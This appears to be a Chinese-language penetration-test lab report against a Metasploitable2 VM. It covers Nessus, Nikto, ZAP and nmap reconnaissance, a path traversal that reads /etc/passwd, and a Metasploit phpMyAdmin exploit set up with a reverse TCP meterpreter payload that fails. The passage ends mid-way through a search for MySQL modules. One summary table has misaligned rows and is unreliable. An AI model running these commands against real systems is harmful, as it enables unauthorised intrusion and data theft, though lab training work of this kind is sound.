Synopsis

The remote web server hosts a PHP application that is affected by SQLi vulnerability.

Description

According to its self-reported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the back-end database, resulting in the disclosure or manipulation of arbitrary data.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

<http://www.nessus.org/u?c9d7fc8c>

Solution

Upgrade to phpMyAdmin version 4.8.6 or later.

Alternatively, apply the patches referenced in the vendor advisories.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.9

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)


CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

※註：phpMyAdmin 是以 PHP 為基礎，Web-Base 方式架構在網站主機上的 MySQL 的資料庫管理工具，讓管理者可藉由 Web 介面管理資料庫。

➤ Nikto

接著我們使 Nikto 對目標主機進行掃描，Nikto 能夠識別目標網站上可能存在多種漏洞，包括已知的安全漏洞、配置錯誤以及其他潛在的弱點，會對網站進行目錄和文件的掃描，以檢查是否存在未授權訪問的機會或敏感信息泄露的風險。



The screenshot shows the Nikto application interface with a terminal-like window displaying the scan results. The terminal window has a dark background with white text. At the top, it says "kali@kali: ~". Below that is a menu bar with "File", "Actions", "Edit", "View", and "Help". The main content area displays the following text:


```
+ Target IP:          10.0.1.5
+ Target Hostname:    10.0.1.5
+ Target Port:        80
+ Start Time:         2023-12-22 00:39:37 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-icons/readme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host.
```

經過這次快速的掃描，可以發現 Nikto 找到一些敏感的訊息，像是 phpMyAdmin 並沒做一些保護措施，導致 phpMyAdmin 被輕易訪問，phpMyAdmin 用於管理 MySQL 資料庫，應受到保護，並僅限於授權的主機訪問。

► OWASP ZAP

再來我們更進一步使用 OWASP ZAP 工具來對目標對象進行網頁服務下的自動化漏洞掃描，尋找可用得網頁漏洞。基礎參數與目標對象 IP address 輸入完後，點選 Attack(紅框)進行掃描。



由掃描結果的 Path Traversal(路徑遍歷)漏洞中看到 password 關鍵字，並發現可能有密碼相關的網頁路徑遍歷漏洞能利用，點選 Open URL 開啟 OWASP ZAP 專屬的工具頁面觀察。

因為目標對象所架設的 Web 服務因為後端的 PHP 語言中的 `include()` 函式引入檔案沒有做輸入的值的驗證，造成攻擊者能繞過，拿到 Server 的 `etc/passwd` 下的敏感內容。

於 Alert 所提供的資訊名稱來看，發現有掃到與可能具有 XSS 相關漏洞的網頁位置，除此之外，裡面的資訊主要有以下這些：

- **使用者名稱 (Username)**: 登入時使用的名稱。
- **密碼 (Password)**: 通常是 'x'，表示加密的密碼存儲在 **/etc/shadow** 文件中。
- **使用者 ID (UID)**: 使用者的唯一數字標識符。
- **群組 ID (GID)**: 使用者的主要群組標識符。
- **使用者資訊**: 有關使用者的其他信息 (注釋欄位)。
- **目錄 (Home Directory)**: 使用者的目錄的絕對路徑。
- **殼程式 (Shell)**: 使用者的默認殼程式。

www-data:x:33:33:www-data:/var/www:/bin/sh 為 **WWW-Data** 使用者

daemon:x:1:1:daemon:/usr/sbin:/bin/sh 為 **守護進程** 使用者

mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false 為 **MySQL** 使用者

藉由 Nikto 及 OWASP ZAP 所得出的結果，可以發現目標對象所架設的 Web 服務伺服器存在著一些網頁漏洞。

經過漏洞工具給出了的資訊，本測試朝向以 phpMyAdmin 與 MySQL 相關漏洞去滲透目標對象，希望藉此進入目標對象主機，並完成一系列操作。

伺服器資料庫通常存放許多敏感資料(如：網站使用者帳號密碼或個人基本資料等)，若能成功入侵至目標主機，便能操作該主機，並獲取機密資料，因此選用 phpMyAdmin 與 MySQL 相關漏洞為目標。

經過第一階段的漏洞目標選定，此階段將開始針對目標漏洞進行漏洞用。

首先，使用 **nmap** 連接埠掃描(Port scanning)，掃描目標對象主機 port 開啟狀態與運行的服務。發現有開啟 MySQL 服務與其版本資訊(**MySQL 5.0.51a-Ubuntu5**)。

```
(kali㉿kali)-[~]
$ nmap -sV 10.0.1.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-22 07:13 EST
Nmap scan report for 10.0.1.5
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        netcat
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kern
x:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

再使用 nbtscan 探查目標對象主機(10.0.1.5)的 NetBIOS 資訊。

```
(kali㉿kali)-[~]
$ nbtscan -hv 10.0.1.5
Doing NBT name scan for addresses from 10.0.1.5

NetBIOS Name Table for Host 10.0.1.5:

Incomplete packet, 335 bytes long.
Name           Service      Type
_____
METASPLOITABLE  Workstation Service
METASPLOITABLE  Messenger Service
METASPLOITABLE  File Server Service
METASPLOITABLE  Workstation Service
METASPLOITABLE  Messenger Service
METASPLOITABLE  File Server Service
__MSBROWSE__  Master Browser
WORKGROUP       Domain Name
WORKGROUP       Master Browser
WORKGROUP       Browser Service Elections
WORKGROUP       Domain Name
WORKGROUP       Master Browser
WORKGROUP       Browser Service Elections

Adapter address: 00:00:00:00:00:00
```

最後，使用 nmap -O 進行目標對象主機作業系統識別，得到目標作業系統版本為 Linux 2.6.X 版本。

```
(kali㉿kali)-[~]
└─$ sudo nmap -O 10.0.1.5
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-22 07:17 EST
Nmap scan report for 10.0.1.5
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:35:C9:29 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

透過以上所得到的資訊加上 Nessus 掃出的漏洞問題，使用搜尋引擎上查找是否有可利用的漏洞。

| 使用工具 | 相關資訊 |
|-----------------------------|--|
| Nessus | phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection phpMyAdmin prior to 4.8.6 SQLi vulnerability |
| nmap -sV (服務版本) | MySQL 5.0.51a-3ubuntu5 |
| Nbtscan -hv (目標主機名稱) | METASPLOITABLE |
| Nmap -O (目標主機 OS 版本) | Linux 2.6.X |

確認漏洞資訊與版本等關鍵資訊後，再由 Nessus 發現目標對象的 phpMyAdmin 服務因為過舊可能有許多漏洞能使用，利用 **Exploit Database** 網站來搜尋關鍵字-**phpmyadmin** 且將 Tag 欄位選擇**Metasploit Framework (MSF)**，發現 phpMyAdmin - 'preg_replace'(Authenticated) Remote Code Execution (Metasploit)這標題和我們所想要的目標相近。[\(\)](https://www.exploit-db.com/exploits/25136)

The screenshot shows the Exploit Database interface. In the search bar at the top right, 'phpmyadmin' is entered. Below it, under the 'Tag' dropdown, 'Metasploit Framework (MSF)' is selected. The search results table lists five entries, all of which are related to phpMyAdmin and involve 'preg_replace' vulnerabilities. The first entry is 'phpMyAdmin - (Authenticated) Remote Code Execution (Metasploit)' from 2018-07-13.

| Date | Type | Platform | Author |
|------------|---------|----------|---------------|
| 2018-07-13 | Remote | PHP | Metasploit |
| 2013-05-01 | Remote | PHP | Metasploit |
| 2012-10-10 | WebApps | PHP | Metasploit |
| 2012-01-14 | WebApps | PHP | Marco Batista |
| 2010-07-03 | WebApps | PHP | Metasploit |

觀察 **phpMyAdmin - 'preg_replace' (Authenticated) Remote Code Execution (Metasploit)** 相關資訊，發現此漏洞可以引發 Remote Code Execution(遠端程式碼執行)。

The screenshot shows the detailed view of the exploit entry. The title is 'phpMyAdmin - 'preg_replace' (Authenticated) Remote Code Execution (Metasploit)'. Key details shown include:

- EDB-ID:** 25136
- CVE:** 2013-3238
- Author:** METASPLOIT
- Type:** REMOTE
- Platform:** PHP
- Date:** 2013-05-01
- EDB Verified:** ✓
- Exploit:** ✓ / { } (with a note: 'Exploit: ✓ / { }')
- Vulnerable App:** ☑

Below the details, there is a code snippet in Metasploit script format:

```
## This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
```

接著依循執行下列步驟進行 Exploit：

- 利用 **msfconsole** 工具，嘗試利用已知漏洞攻擊目標主機弱點
- [1] 執行 msfconsole 指令啟動 msfconsole 工具進入互動介面

[2] 使用 search + [keyword] 在本機中(Kali Linux)中搜尋可以使用的漏洞腳本 發現所列出的選項中，具有對於 phpMyAdmin - 'preg_replace' (Authenticated) Remote Code Execution (Metasploit) 的腳本，其編號 8，內容如下：

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--|-----------------|-----------|-------|---|
| 0 | exploit/unix/webapp/phpmyadmin_config | 2009-03-24 | excellent | No | phpMyAdmin Config File Code Injection |
| 1 | auxiliary/scanner/http/phpmyadmin_login | | normal | No | phpMyAdmin Login Scanner |
| 2 | post/linux/gather/phpmyadmin_credentialstealer | | normal | No | phpMyAdmin credentials stealer |
| 3 | auxiliary/admin/http/telepho10_credential_dump | 2016-09-02 | normal | No | Telepho10 Backup Credentials Dumper |
| 4 | exploit/multi/http/zpanel_information_disclosure_rce | 2014-01-30 | excellent | No | Zpanel Remote Unauthenticated RCE |
| 5 | exploit/multi/http/phpmyadmin_3522_backdoor | 2012-09-25 | normal | No | phpMyAdmin 3.5.2.2 server_sync.php Backdoor |
| 6 | exploit/multi/http/phpmyadmin_lfi_rce | 2018-06-19 | good | Yes | phpMyAdmin Authenticated Remote Code Execution |
| 7 | exploit/multi/http/phpmyadmin_null_termination_exec | 2016-06-23 | excellent | Yes | phpMyAdmin Authenticated Remote Code Execution |
| 8 | exploit/multi/http/phpmyadmin_preg_replace | 2013-04-25 | excellent | Yes | phpMyAdmin Authenticated Remote Code Execution via preg_replace() |

Interact with a module by name or index. For example `info 8`, `use 8` or `use exploit/multi/http/phpmyadmin_preg_replace`

- [3] 搜尋到工具腳本後，接著開始使用 use + [path name] 執行 use exploit/multi/http/phpmyadmin_preg_replace 指令

```
msf6 > use exploit/multi/http/phpmyadmin_preg_replace
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) >
```

- [4] 使用 show options 查看模塊有哪些參數是必填與相關描述，其中 Required欄位 Yes 為必填、No 為非必要

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options
Module options (exploit/multi/http/phpmyadmin_preg_replace):
Name      Current Setting  Required  Description
----      --------------  -----  -----
PASSWORD          no        no       Password to authenticate with
Proxies           no        no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           yes       yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        yes      The target port (TCP)
SSL              false     no       Negotiate SSL/TLS for outgoing connections
TARGETURI        /phpmyadmin/ yes       Base phpMyAdmin directory path
USERNAME         root      yes      Username to authenticate with
VHOST            no        no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      --------------  -----  -----
LHOST            10.0.1.4   yes      The listen address (an interface may be specified)
LPORT            4444     yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

- [5] 設定 RHOSTS(Remote Host)參數，為目標對象主機的 IP address(Metasploitable2)，set [選項名稱] [IP address]。使用 set RHOSTS 10.0.1.5 設定目標，並且用 show options 是否必填欄位設定成功。

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 10.0.1.5
RHOSTS => 10.0.1.5
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options
Module options (exploit/multi/http/phpmyadmin_preg_replace):
Name      Current Setting  Required  Description
----      --------------  -----  -----
PASSWORD          no        no       Password to authenticate with
Proxies           no        no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           10.0.1.5   yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80        yes      The target port (TCP)
SSL              false     no       Negotiate SSL/TLS for outgoing connections
TARGETURI        /phpmyadmin/ yes       Base phpMyAdmin directory path
USERNAME         root      yes      Username to authenticate with
VHOST            no        no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      --------------  -----  -----
LHOST            10.0.1.4   yes      The listen address (an interface may be specified)
LPORT            4444     yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic
```

- [6] 接著設定 payload

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > use exploit/multi/http/phpmyadmin_preg_replace
[*] Using configured payload php/meterpreter/reverse_tcp
```

```

msf6 exploit(multi/http/phpmyadmin_preg_replace) > use exploit/multi/http/phpmyadmin_preg_replace
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options

Module options (exploit/multi/http/phpmyadmin_preg_replace):
Name      Current Setting  Required  Description
----      --------------  --        --
PASSWORD          no           no        Password to authenticate with
Proxies            no           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          10.0.1.5    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            80           yes        The target port (TCP)
SSL              false         no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /phpmyadmin/  yes        Base phpMyAdmin directory path
USERNAME         root          yes        Username to authenticate with
VHOST             no           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      --------------  --        --
LHOST          10.0.1.4    yes        The listen address (an interface may be specified)
LPORT          4444         yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

```

[7] 基礎設定完成後，嘗試執行 exploit 指令結果發現無法滲透至對方主機，並查找原因可能為目標主機的 phpMyAdmin 服務版本可能無此漏洞的 (phpMyAdmin -'preg_replace' (Authenticated) Remote Code Execution (Metasploit))，此漏洞出現在 3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3 版本之間。 (經過查詢與觀察，基礎設定都已完整，但仍出現此問題，因此推斷為版本問題)

```

msf6 exploit(multi/http/phpmyadmin_preg_replace) > exploit
[*] Started reverse TCP handler on 10.0.1.4:4444
[*] Cannot reliably check exploitability.
[*] Grabbing CSRF token ...
[-] Exploit aborted due to failure: not-found: Couldn't find token. Is URI set correctly?
[*] Exploit completed, but no session was created.

```

The screenshot shows a GitHub repository for the Metasploit Framework. The file `modules/exploits/multi/http/phpmyadmin_preg_replace.rb` is open. The code is annotated with a red box around the following note:

```

1  ##
2  # This module requires Metasploit: https://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  ##
5
6  class MetasploitModule < Msf::Exploit::Remote
7  Rank = ExcellentRanking
8
9  include Msf::Exploit::Remote::HttpClient
10
11 def initialize(info = {})
12   super(update_info(info,
13     'Name' => "phpMyAdmin Authenticated Remote Code Execution via preg_replace()",
14     'Description' => %q{
15       This module exploits a PREG_REPLACE_EVAL vulnerability in phpMyAdmin's
16       replace_prefix_tbl within libraries/mult_submits.inc.php via db_settings.php
17       This affects versions 3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3.
18       PHP versions > 5.4.6 are not vulnerable.
19     },
20     'Author' =>

```

得知這影響版本為 3.5.x < 3.5.8.1 和 4.0.0 < 4.0.0-rc3。PHP 版本大於 5.4.6 不受影響。

phpMyAdmin as configured in VM not vulnerable to phpmyadmin_preg_replace module #147

[Open](#) stewartadam opened this issue on Jun 1, 2017 · 10 comments

 stewartadam commented on Jun 1, 2017

Issue Description

The VM is supposed to be vulnerable to attack using module `exploit/multi/http/phpmyadmin_preg_replace`, however the phpMyAdmin version (3.4.10.1) bundled with metasploitable3 prevents the script from executing properly.

```
msf exploit/phpmyadmin_preg_replace > run
[*] Started reverse TCP handler on 10.x.y.z:4444
[*] phpMyAdmin version: 3.4.10.1
[*] The target service is running, but could not be validated.
[*] Grabbing CSRF token...
[-] Exploit aborted due to failure: not-found: Couldn't find token. Is URI set correctly?
[*] Exploit completed, but no session was created.
```

We need a 3.5.x version, per docs: https://www.rapid7.com/db/modules/exploit/multi/http/phpmyadmin_preg_replace

I installed 3.5.8 to the VM and was able to successfully execute an attack, but only after switching to 'cookie' authentication mode in phpmyadmin's `.config.inc.php`:

```
$cfg['Servers'][$i]['auth_type'] = 'cookie';
```

Assignees
No one assigned

Labels
`bug`

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

Notifications
[Subscribe](#) Customize
You're not receiving notifications from this thread.

轉換測試對象：

因為上述無法成功滲透，因此將改變方向，以 MySQL 漏洞為目標測試。

| 使用工具 | 相關資訊 |
|-----------------------------|--|
| Nessus | phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection |
| nmap -sV (服務版本) | phpMyAdmin prior to 4.8.6 SQLi vulnerability |
| Nbtscan -hv (目標主機名稱) | MySQL 5.0.51a-3ubuntu5 |
| Nmap -O (目標主機 OS 版本) | METASPLOITABLE |
| | Linux 2.6.X |

如同上述 msfconsole 步驟，嘗試測試 MySQL 資料庫漏洞：

- [1] 進入 msfconsole 並 search MySQL 得到許多模塊，我們找尋針對 linux 下的 MySQL 模塊，並選擇 login 這個關鍵字的腳本。

```

msf6 > search mysql
Matching Modules

# Name                                     Disclosure Date   Rank    Check  Description
# ----                                     -----          ---    ---   -----
0 exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-06-28  excellent Yes   Advantech iView NetworkServlet Command Injection
1 auxiliary/server/capture/mysql 2020-06-04  excellent Yes   Cainin xPost wayfinder_seqid SQLi to RCE
2 exploit/windows/http/cainin_xpost_sql_rce 2014-03-02  normal  Yes   Joomla weblinks-categories Uauthenticated SQL Injection Arb
itrary File Read
3 auxiliary/scanner/mysql/mysql_file_enum 2013-05-21  average Yes   Kimali v0.9.2 "db_restore.php" SQL Injection
4 exploit/linux/http/libremms_collectd_cmd_inject 2019-07-15  excellent Yes   LibreNMS Collectd Command Injection
5 post/linux/gather/enum_configs 2020-06-04  normal  No    Linux Gather Configurations
6 post/linux/gather/enum_users_history 2014-03-02  normal  Yes   Joomla weblinks-categories Uauthenticated SQL Injection Arb
7 exploit/windows/http/moveit_cve_2023_34362 2023-05-31  excellent Yes   MOVEIT SQL Injection vulnerability
8 auxiliary/scanner/mysql/mysql_file_enum 2013-05-21  average Yes   MySQL Directory Write Test
9 auxiliary/scanner/mysql/mysql_file_enum 2013-05-21  normal  No    MySQL File/Directory Enumerator
10 auxiliary/scanner/mysql/mysql_hashdump 2013-05-21  normal  No    MySQL Password Hashdump
